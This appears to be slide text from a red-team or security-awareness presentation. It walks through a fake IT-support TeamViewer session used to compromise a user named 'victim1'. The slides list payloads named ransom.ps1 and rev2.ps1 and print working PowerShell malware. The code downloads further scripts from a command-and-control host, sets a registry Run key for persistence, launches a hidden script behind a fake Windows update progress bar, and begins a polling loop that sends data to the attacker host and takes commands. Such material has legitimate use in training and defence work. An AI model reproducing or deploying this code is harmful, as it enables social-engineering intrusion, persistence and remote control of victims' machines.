
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
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


A screenshot of the ITSupport Free web interface. The top navigation bar is blue and contains a feedback button, the 'ITSupport Free' logo with a user profile, and a notification bell. Below the navigation bar is a 'Sessions' section with a '+ Add' button, search filters for 'Group' (set to 'All') and 'Status' (set to 'Online, New, In progress'), and a list of sessions. The first session, 'IT Support Reques...', is highlighted with a green star and has a 'Connect' button circled in red.

A screenshot of the TeamViewer application window showing a session start screen. It includes a 'Session code' input field, a graphic of two laptops connected by a lock icon, and the text 'ITSupport has started the session'. Below this, it says 'Once you join the session, the expert will have access to your device.' and 'Details of expert'. At the bottom, there are 'Decline' and 'Join' buttons, with the 'Join' button circled in red. A status indicator at the bottom left shows 'Awaiting authentication'.



INITIAL ACCESS



IT Support Request Acme — TeamViewer

Actions View Communicate Files & Extras

Recycle Bin
Microsoft Teams
Thunderbird
ACME Email - Teams M...

Downloads

| Name | Date modified | Type | Size |
|-------------------|--------------------|-------------|-----------|
| Today (1) | | | |
| TeamViewerQS-ids1 | 2/29/2024 11:30 AM | Application | 27,613 KB |

TeamViewer
Free license (personal use only) - Already have an acco...


Session list
Go to Settings [ITSupport (1-662-360-538)]

www.teamviewer.com


Logged in as:
acme\victim1



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EXPLOITATION



File transfer to IT Support Request Acme

ITSupport Local computer | IT Support Request Acme Remote computer

Path: /home/attacker01/Desktop/Payloads | C:/Users/Victim1/Desktop

| Name | Size | Modified | Type |
|--|---------|----------------|--------------|
| <input checked="" type="checkbox"/> ITSupport_Diagnostic.ps1 | 798 B | 29/02/24 15:14 | unknown |
| <input type="checkbox"/> ITSupport_Error_Logging.ps1 | 927 B | 28/02/24 11:51 | unknown |
| <input type="checkbox"/> ITSupport_Scan.ps1 | 402 B | 28/02/24 11:52 | unknown |
| <input type="checkbox"/> ransom.ps1 | 1.1 KiB | 28/02/24 11:53 | unknown |
| <input type="checkbox"/> rev2.ps1 | 943 B | 28/02/24 11:56 | unknown |
| <input type="checkbox"/> rsa.exe | 8.3 MiB | 26/02/24 09:41 | DOS/Windo... |

1 object(s) selected | 798 B

| Name | Size | Modified | Type |
|--|----------|----------------|---------------|
| <input type="checkbox"/> ACME Email - Teams Mes... | 18.2 KiB | 12/09/23 10:21 | email mess... |
| <input type="checkbox"/> ITSupport_Diagnostic.ps1 | 798 B | 29/02/24 15:14 | unknown |
| <input type="checkbox"/> Microsoft Teams.Ink | 2.3 KiB | 05/12/23 16:00 | unknown |
| <input type="checkbox"/> desktop.ini | 282 B | 13/03/23 12:09 | unknown |

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Job queue | Event log

ITSuppor...stic.ps1



completed

1 of 1 jobs completed | 798 B / 798 B

Clear finished jobs | Close



EXPLOITATION




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Windows PowerShell
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
Update KB1231239 in Progress
42% Complete:
[ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo]

The operation completed successfully.

Id      Name      PSJobTypeName  State      HasMoreData  Location      Command
--      -
1      Job1      BackgroundJob  Running    True          localhost     ...
Gathering and fixing OS errors...
Updating with last Windows KB1231239...
```





EXPLOITATION



A composite screenshot showing a remote session. In the background, a window titled "Connection ended" displays the message "The session has been closed by your partner." with an "OK" button. In the foreground, a browser window titled "HTTP Shell" shows a terminal interface. The address bar contains "localhost/shell.html?command=whoami". The terminal prompt is "acme\victim1" and the command "C:\Users\victim1\Desktop > whoami" has been entered. A "Send Command" button is visible below the input field.



INSTALLATION – ITSUPPORT_DIAGNOSTIC.PS1





```
Invoke-WebRequest http://10.1.206.33:8000/ITSupport_Error_Logging.ps1 -OutFile
$env:appdata\ITSupport_Error_Logging.ps1
Invoke-WebRequest http://10.1.206.33:8000/ITSupport_Scan.ps1 -OutFile
$env:appdata\ITSupport_Scan.ps1
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "IT Support
Monitoring" /t REG_SZ /F /D "$env:appdata\ITSupport_Error_Logging.ps1"
Start-Process cmd -Args /c,"powershell -executionpolicy bypass
$env:appdata\ITSupport_Error_Logging.ps1" -WindowStyle Hidden
echo "Gathering and fixing OS errors..."
echo "Updating with last Windows KB1231239..."
for ($i = 1; $i -le 100; $i++ ) {
    Write-Progress -Activity "Update KB1231239 in Progress" -Status "$i%
Complete:" -PercentComplete $i
    Start-Sleep -Milliseconds 250
}
Write-Host "Press any key to continue..."
```

- Downloads from C2 two PowerShell payloads
- Sets a run key on HKCU environment
- Starts "ITSupport_Error_Logging.ps1" in hidden mode
- Generates a fake progress bar which emulates an update




INSTALLATION – ITSUPPORT_ERROR_LOGGING.PS1




```
PowerShell
$pwd = pwd
Invoke-WebRequest -Uri http://10.1.206.33/pwdHandler -Method POST -Body $pwd
while($true) {
Start-Sleep -Seconds 1.5
# checks any new received inputs from the attacker
$input_ = Invoke-WebRequest -URI http://10.1.206.33/checkInput | select Content
